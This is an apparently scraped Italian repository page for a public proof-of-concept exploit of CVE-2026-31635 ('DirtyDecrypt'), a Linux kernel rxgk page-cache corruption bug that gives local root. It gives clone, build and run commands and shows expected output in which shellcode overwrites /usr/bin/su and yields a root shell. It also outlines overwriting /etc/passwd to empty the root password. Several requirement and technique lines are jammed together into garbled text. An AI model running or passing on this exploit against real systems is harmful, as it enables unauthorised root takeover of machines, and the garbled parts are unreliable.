
 ashrafzaryouh/cve-2026-31635
Proof-of-concept pubblico di exploit per CVE-2026-31635 (DirtyDecrypt), una vulnerabilità di corruzione della page cache rxgk del kernel Linux che consente l'escalation dei privilegi locali a root.


Escalazione locale dei privilegi nel kernel Linux tramite corruzione della page cache di RXGK


DirtyDecrypt (CVE-2026-31635) è una vulnerabilità di escalazione locale dei privilegi nel sottosistema rxrpc del kernel Linux (nello specifico il componente rxgk).
Sfrutta un controllo Copy-on-Write (COW) mancante durante la decifratura AES-CBC, consentendo a un utente non privilegiato di corrompere la page cache e ottenere scritture arbitrarie su file, portando all'accesso come root.
/etc/passwd (password di root vuota)CONFIG_RXGK=y)CONFIG_RXGK=nCONFIG_RXGK abilitatoAF_RXRPCkeyctl (per le chiavi rxrpc)git clone https://github.com/0xBlackash/DirtyDecrypt.git
cd DirtyDecrypt
gcc -O2 -static -pthread CVE-2026-31635.c -o DirtyDecrypt
sudo ./DirtyDecrypt
Output atteso in caso di successo:
=== rxgk pagecache write (DirtyDecrypt) ===
uid=1000 euid=1000

[*] writing shellcode to /usr/bin/su (96 bytes from offset 0)
    [========================================] 100% (XXX/96, YYYY fires)
[*] XXX fires in Z.Zs
[*] exec /usr/bin/su
[*] restore: cp /tmp/.su_12345 /usr/bin/su

# whoami
root

# id
uid=0(root) gid=0(root) groups=0(root)

#
DirtyDecrypt/
├── CVE-2026-31635.c          # Exploit principale
├── README.md                 # Questo file
├── Makefile                  # Opzionale
└── exploit.log               # Log di output opzionale
AF_RXRPC + splice() per forzare le pagine della page cache nel percorso di decifratura RXGKskb_cow_data()/etc/passwd) byte per byte usando la tecnica della finestra scorrevoleQuesto exploit è destinato esclusivamente a scopi educativi e a test di sicurezza autorizzati.
L'uso non autorizzato su sistemi di cui non si è proprietari è illegale.
⭐ Metti una stella a questa repo se ti è stata utile!
Realizzato con ❤️ per la comunità di ricerca
Scopri gli strumenti più utilizzati dalla nostra community.
Nessun dato di popolarità ancora.

